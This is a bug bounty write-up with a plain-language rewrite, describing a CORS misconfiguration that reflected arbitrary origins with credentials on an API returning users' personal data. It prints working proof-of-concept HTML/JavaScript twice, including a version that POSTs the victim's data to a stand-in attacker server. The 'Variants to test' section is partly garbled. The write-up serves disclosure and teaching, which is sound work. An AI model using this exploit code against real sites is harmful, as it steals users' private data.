My First Bug Bounty: CORS Misconfiguration

I think CORS misconfiguration vulnerability is not hard to find. But, if this vulnerability occurs on a particular endpoint that includes users’ personal data, external attacker can access to the victim’s data and the data can be leaked.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This is the story of my first bug bounty, a CORS misconfiguration on an API endpoint that returned users' personal data. The report does not name the target or the product, so the technical detail below is what I observed on the target's API.
The feature involved is the login flow and the API behind it. When I checked the login page API, I found an API used to get a user's personal data. That endpoint returns a large response body containing user information, and it is exactly this kind of endpoint that needs a CORS policy.

CORS misconfiguration is not hard to find. The interesting case is when it occurs on an endpoint that includes users' personal data: an external attacker can then access the victim's data and the data can be leaked.
Setup
There were no special accounts, roles or tools described for this work. I was debugging the API manually, looking at the requests the login page made, and inspecting the request and response headers of the endpoints I found. The precondition for the vulnerability to matter is that the endpoint returns sensitive data.
Finding it
I started by debugging the API manually. While checking the login page API, I found an API that returns a user's personal data. By chance, I thought I should check the Origin header on that request for a CORS misconfiguration. There was no CORS policy restricting it: the response body contained a lot of information, including the user's personal data. My guess is that because of the amount of data involved, the developer missed checking the CORS request header.

The exploit scenario is straightforward. First, the attacker makes a malicious URL containing CORS exploit code and the victim visits it. The victim's browser then sends their sensitive data to the attacker as the exploit code runs. For this to work, the response of the vulnerable API must include sensitive data, which is why endpoints holding sensitive data need a CORS policy.

As the request and response packet shows, the attacker can manipulate the Origin header. I input https://naver.com as the origin and successfully got back:
Access-Control-Allow-Origin: https://naver.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Credentials: true means that when an attacker accesses the response from an external origin, the attacker can get the response together with the victim's credentials. That header has to be present in the response for the CORS misconfiguration to be triggerable.
Exploitation
Step 1: Confirm the reflected origin and credentials
I sent a request to the user data API with a manipulated Origin header set to https://naver.com. The response reflected that origin in Access-Control-Allow-Origin and returned Access-Control-Allow-Credentials: true. This combination is what makes a cross-origin read of the authenticated response possible.
Step 2: Build a proof of concept on an attacker-controlled server
The first POC is hosted on the attacker's malicious server. To show that an external attacker can access the response of the vulnerable API, it simply pops up the sensitive data:
<html> <body> <h2>CORS POC</h2> <div id="demo"> <button type="button" onclick="cors()">Exploit</button> </div> <script> function cors() { var xhr = new XMLHttpRequest(); xhr.responseType = "blob"; xhr.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { document.getElementById("demo").innerHTML = alert(this.response); } }; xhr.open("GET", "https://vulenrable_host/v2/user/", true); xhr.withCredentials = true; xhr.send(); } </script> </body> </html>
The important parts are the XMLHttpRequest opened with GET against the user endpoint, and xhr.withCredentials = true, which makes the browser attach the victim's credentials to the cross-origin request. When the request completes with status 200, the response is shown in an alert.

The POC code ran successfully and popped up the sensitive user data.
Step 3: Exfiltrate the data to the attacker's server
To really trigger the vulnerability, I upgraded the POC. In this version the attacker gets the sensitive data directly from the user to the attacker's server:
<html> <body> <h2>CORS PoC</h2> <div id="demo"> <button type="button" onclick="cors()">Exploit</button> </div> <script> function cors() { var xhr = new XMLHttpRequest(); xhr.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { appendToFile(this.responseText); } }; xhr.open("GET", "https://vulenrable_host/v2/user/", true); xhr.withCredentials = true; xhr.send(); } function appendToFile(content) { var xhr = new XMLHttpRequest(); xhr.open("POST", "http://attacker_server/saveData", true); xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); xhr.send("content=" + encodeURIComponent(content)); } </script> </body></html>
Here the first request is the same credentialed GET to the user endpoint. When it returns 200, appendToFile takes this.responseText and sends it in a POST to http://attacker_server/saveData as a form-encoded content field. If this code runs, an access log with the user's sensitive data is left on the attacker's server.
With this POC the report was accepted and resolved on Intigriti.
Root cause
The API reflected whatever Origin the request carried into Access-Control-Allow-Origin and paired it with Access-Control-Allow-Credentials: true. That tells the browser that the reflected origin is allowed to read the credentialed response, so a page on an attacker's site can issue a request with the victim's credentials and read the body. The endpoint returned a large body of user data, and my reading is that the developer likely missed checking the CORS request header on this particular endpoint. No other defence is described in the report.
Impact
An external attacker who gets a victim to visit a malicious URL can read the response of the vulnerable API with the victim's credentials and leak the personal data it contains. The conditions are that the endpoint returns sensitive data and that the response carries Access-Control-Allow-Credentials: true alongside the reflected origin. In the upgraded POC the data is sent straight to the attacker's server.
Fix
The report does not describe the fix that was applied. The change needed is a CORS policy on endpoints that return sensitive data: do not reflect arbitrary origins, and only allow the origins that are actually trusted, in particular when Access-Control-Allow-Credentials: true is set.
Variants to test
- Send an arbitrary
Originsuch ashttps://naver.comto endpoints that return user data and look for it reflected inAccess-Control-Allow-Origintogether withAccess-Control-Allow-Credentials: true. A positive result is both headers in the response.
What happened, in plain words
This is the story of my first bug bounty. A bug bounty is a programme where a company invites outside people to look for security problems in its systems and pays them for reporting what they find. The problem I found was a CORS misconfiguration on an API endpoint that returned users' personal data. The report does not name the target or the product, so everything below is about the behaviour I saw on the target's API.
Two words need explaining before anything else, because the whole story depends on them.
An API (Application Programming Interface) is the part of a website that answers requests for data rather than sending back a web page. Think of a restaurant: the web page is the dining room you sit in, and the API is the kitchen hatch where the waiter passes your order and gets a plate back. Your browser talks to the API constantly, usually without you noticing, and the API replies with data in a machine-readable form rather than with something pretty to look at.
A CORS policy is a rule a server uses to say which websites are allowed to read its API responses from a browser. CORS stands for Cross-Origin Resource Sharing. To understand why it exists, you need to know one basic fact about browsers: by default, a page on one website is not allowed to read data from another website. This is a safety rule, like a building where each flat has its own key and you cannot open your neighbour's door. CORS is the mechanism by which a server can say "actually, these particular other websites are welcome to read my data". A CORS misconfiguration is when that welcome is handed out too generously, for example to any website that asks.
The feature involved is the login flow and the API behind it. When I checked the login page API, I found an API used to get a user's personal data. That endpoint returns a large response body containing user information, and it is exactly this kind of endpoint that needs a CORS policy.
CORS misconfiguration is not hard to find. The interesting case is when it occurs on an endpoint that includes users' personal data: an external attacker can then access the victim's data and the data can be leaked. An endpoint is simply one specific address on a server that does one specific job, like one counter in a large office. Some counters hand out public information, some hand out your private file. The second kind is where a mistake matters.
Setup
There were no special accounts, roles or tools described for this work. I was debugging the API manually, looking at the requests the login page made, and inspecting the request and response headers of the endpoints I found.
A request is the message your browser sends to a server ("please give me this"), and a response is the message the server sends back. Both carry extra lines of information called headers, which are like the label on a parcel: they describe the contents and the conditions rather than being the contents themselves. Debugging manually means opening the browser's developer tools, watching those requests and responses go past, and reading the headers yourself instead of relying on an automated scanner.
The precondition for the vulnerability to matter is that the endpoint returns sensitive data. Credentials here means whatever proves who you are: most often a cookie, which is a small piece of data a website stores in your browser after you log in so that the site recognises you on the next request. Think of a cookie as the wristband you get at an event: you show it once at the door, and after that the staff let you back in without asking for your ID again. If an attacker's page can make your browser send that wristband to the real site and then read the answer, the attacker is effectively reading your private file.
Finding it
I started by debugging the API manually. While checking the login page API, I found an API that returns a user's personal data. By chance, I thought I should check the Origin header on that request for a CORS misconfiguration.
The Origin header is the part of a request where the browser states which website the request is coming from. When you are on https://example.com and the page asks another server for data, the browser adds Origin: https://example.com to that request. The receiving server can then decide whether to allow it. There was no CORS policy restricting it: the response body contained a lot of information, including the user's personal data. My guess is that because of the amount of data involved, the developer missed checking the CORS request header.
The exploit scenario is straightforward. First, the attacker makes a malicious URL containing CORS exploit code and the victim visits it. The victim's browser then sends their sensitive data to the attacker as the exploit code runs. For this to work, the response of the vulnerable API must include sensitive data, which is why endpoints holding sensitive data need a CORS policy. The everyday comparison: you are handed a form by a stranger that looks like it comes from your bank, you fill it in, and the stranger gets a copy. Here the "form" is a small piece of code running in your browser, and your browser is the one that fetches the data and hands it over.
As the request and response packet shows, the attacker can manipulate the Origin header. I input https://naver.com as the origin and successfully got back:
Access-Control-Allow-Origin: https://naver.com
Access-Control-Allow-Credentials: true
Line by line:
Access-Control-Allow-Origin: https://naver.comis the server's reply to the question "who is allowed to read this?". It says: the websitehttps://naver.comis allowed. The problem is that the server did not have a fixed list of trusted websites. It copied back the origin the request claimed, so a website that asks gets permission.Access-Control-Allow-Credentials: trueis the server saying that the request may carry the visitor's credentials, and that the answer may be read by the asking page even though those credentials were attached. Without this line, a browser would refuse to hand the private answer to the attacker's page.
Access-Control-Allow-Credentials: true means that when an attacker accesses the response from an external origin, the attacker can get the response together with the victim's credentials. That header has to be present in the response for the CORS misconfiguration to be triggerable. The two lines together are the whole bug: the server says "anyone may read this" and "yes, with the visitor's login attached".
Exploitation
Step 1: Confirm the reflected origin and credentials
I sent a request to the user data API with a manipulated Origin header set to https://naver.com. The response reflected that origin in Access-Control-Allow-Origin and returned Access-Control-Allow-Credentials: true. This combination is what makes a cross-origin read of the authenticated response possible. "Reflected" means the server echoed my input back instead of checking it against a list, which is the sign that the check is missing.
Step 2: Build a proof of concept on an attacker-controlled server
A proof of concept (POC) is a small demonstration that shows a problem is real rather than theoretical. The first POC is hosted on the attacker's malicious server. To show that an external attacker can access the response of the vulnerable API, it simply pops up the sensitive data:
<html> <body> <h2>CORS POC</h2> <div id="demo"> <button type="button" onclick="cors()">Exploit</button> </div> <script> function cors() { var xhr = new XMLHttpRequest(); xhr.responseType = "blob"; xhr.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { document.getElementById("demo").innerHTML = alert(this.response); } }; xhr.open("GET", "https://vulenrable_host/v2/user/", true); xhr.withCredentials = true; xhr.send(); } </script> </body> </html>
Line by line:
<html>,<body>,<h2>CORS POC</h2>and the<div id="demo">are ordinary page structure. The heading and the empty box are just there so the page has something on it.<button type="button" onclick="cors()">Exploit</button>draws a button. When the visitor clicks it, the browser runs the function namedcors. The button is there to make the demonstration easy to trigger by hand.function cors() {starts that function. Everything between its braces is what happens on the click.var xhr = new XMLHttpRequest();creates anXMLHttpRequest, which is the browser's built-in tool for fetching data from a server without leaving the page. Think of it as a small courier the page can send out and whose reply the page can read.xhr.responseType = "blob";tells the courier to bring the answer back as a raw chunk of data rather than as text.xhr.onreadystatechange = function() { ... };sets up what to do when the courier reports progress. The browser calls this function each time the state changes.if (this.readyState == 4 && this.status == 200)is the check that the job is finished (readyState == 4) and that the server answered successfully (status == 200). A status of 200 is the standard "OK" answer.document.getElementById("demo").innerHTML = alert(this.response);takes the answer and shows it in a pop-up box withalert. That pop-up is the visible proof: the private data arrived in the attacker's page.xhr.open("GET", "https://vulenrable_host/v2/user/", true);prepares the request.GETmeans "fetch this". The address is the user data endpoint. The finaltruemeans the page keeps working while it waits for the answer.xhr.withCredentials = true;is the crucial line. It tells the browser to attach the visitor's cookies to this request, so the server treats it as coming from the logged-in user. Without it, the server would answer as if nobody was logged in.xhr.send();actually sends the request.
The important parts are the XMLHttpRequest opened with GET against the user endpoint, and xhr.withCredentials = true, which makes the browser attach the victim's credentials to the cross-origin request. When the request completes with status 200, the response is shown in an alert.
The POC code ran successfully and popped up the sensitive user data.
Step 3: Exfiltrate the data to the attacker's server
To really trigger the vulnerability, I upgraded the POC. In this version the attacker gets the sensitive data directly from the user to the attacker's server:
<html> <body> <h2>CORS PoC</h2> <div id="demo"> <button type="button" onclick="cors()">Exploit</button> </div> <script> function cors() { var xhr = new XMLHttpRequest(); xhr.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { appendToFile(this.responseText); } }; xhr.open("GET", "https://vulenrable_host/v2/user/", true); xhr.withCredentials = true; xhr.send(); } function appendToFile(content) { var xhr = new XMLHttpRequest(); xhr.open("POST", "http://attacker_server/saveData", true); xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); xhr.send("content=" + encodeURIComponent(content)); } </script> </body></html>
Line by line:
- The page structure and the button are the same as before.
function cors() {starts the function that fetches the private data.var xhr = new XMLHttpRequest();creates the courier again.xhr.onreadystatechange = function() { ... };sets up the reaction to progress reports.if (this.readyState == 4 && this.status == 200)waits for a finished, successful answer.appendToFile(this.responseText);is the new step. Instead of showing the answer on screen, it passes the answer as text to a second function calledappendToFile.xhr.open("GET", "https://vulenrable_host/v2/user/", true);prepares the same fetch of the user data endpoint.xhr.withCredentials = true;attaches the victim's cookies, so the answer is the victim's own data.xhr.send();sends it.function appendToFile(content) {starts the second function. Its job is to send the stolen text somewhere else.var xhr = new XMLHttpRequest();creates a second courier, separate from the first.xhr.open("POST", "http://attacker_server/saveData", true);prepares aPOST, which is the method used to send data to a server rather than just ask for it. The destination is the attacker's own server, at the pathsaveData.xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");labels the parcel so the receiving server knows the data is formatted like a web form.xhr.send("content=" + encodeURIComponent(content));sends the stolen text as the value of a field namedcontent.encodeURIComponentmakes the text safe to travel inside a URL-style string by escaping characters that would otherwise break it.
Here the first request is the same credentialed GET to the user endpoint. When it returns 200, appendToFile takes this.responseText and sends it in a POST to http://attacker_server/saveData as a form-encoded content field. If this code runs, an access log with the user's sensitive data is left on the attacker's server. An access log is the running record a server keeps of every request it receives, so the stolen data ends up written down on the attacker's side even if the victim closes the page immediately.
With this POC the report was accepted and resolved on Intigriti. Intigriti is a bug bounty platform, a company that runs the programme on behalf of the organisation being tested.
Root cause
The API reflected whatever Origin the request carried into Access-Control-Allow-Origin and paired it with Access-Control-Allow-Credentials: true. That tells the browser that the reflected origin is allowed to read the credentialed response, so a page on an attacker's site can issue a request with the victim's credentials and read the body. The endpoint returned a large body of user data, and my reading is that the developer likely missed checking the CORS request header on this particular endpoint. No other defence is described in the report.
Impact
An external attacker who gets a victim to visit a malicious URL can read the response of the vulnerable API with the victim's credentials and leak the personal data it contains. The conditions are that the endpoint returns sensitive data and that the response carries Access-Control-Allow-Credentials: true alongside the reflected origin. In the upgraded POC the data is sent straight to the attacker's server.
Fix
The report does not describe the fix that was applied. The change needed is a CORS policy on endpoints that return sensitive data: do not reflect arbitrary origins, and only allow the origins that are actually trusted, in particular when Access-Control-Allow-Credentials: true is set. In everyday terms, replace the open door with a guest list.
Variants to test
- Send an arbitrary
Originsuch ashttps://naver.comto endpoints that return user data and look for it reflected inAccess-Control-Allow-Origintogether withAccess-Control-Allow-Credentials: true. A positive result is both headers in the response. "Scheme" is thehttporhttpspart at the front of an address, and "port" is the number that picks one service on a server; a loose check might accepthttps://example.com.evil.testbecause it merely contains the trusted name. A sandboxed page is a page the browser has deliberately stripped of privileges, and such pages send the literal originnull.
Glossary
- Access log: the running record a server keeps of every request it receives.
- API: the part of a website that answers requests for data rather than sending back a web page.
- Bug bounty: a programme where an organisation pays outside people for reporting security problems they find.
- Cookie: a small piece of data a website stores in your browser after you log in so it can recognise you on later requests.
- CORS (Cross-Origin Resource Sharing): the set of rules a server uses to say which other websites may read its responses from a browser.
- CORS misconfiguration: a CORS setup that allows more websites than it should, for example any website that asks.
- Credentials: whatever proves who you are to a site, most often a cookie.
- Cross-origin request: a request made by a page on one website to a different website.
- Endpoint: one specific address on a server that performs one specific job.
- Exfiltrate: to move stolen data out to a place the attacker controls.
- GET: the request method used to ask a server for something.
- Header: an extra line of information attached to a request or response that describes it rather than being its contents.
- Origin: the combination of scheme, host and port that identifies which website a request comes from.
- POC (proof of concept): a small demonstration showing that a problem is real.
- POST: the request method used to send data to a server.
- Reflected: echoed back by the server instead of being checked against a list.
- Request: the message a browser sends to a server.
- Response: the message a server sends back to a browser.
- Response body: the actual contents of a response, as opposed to its headers.
- Sandboxed page: a page the browser has stripped of privileges, which sends the origin
null. - Status 200: the standard "OK" answer from a server.
- XMLHttpRequest: the browser's built-in tool for fetching data from a server without leaving the page.



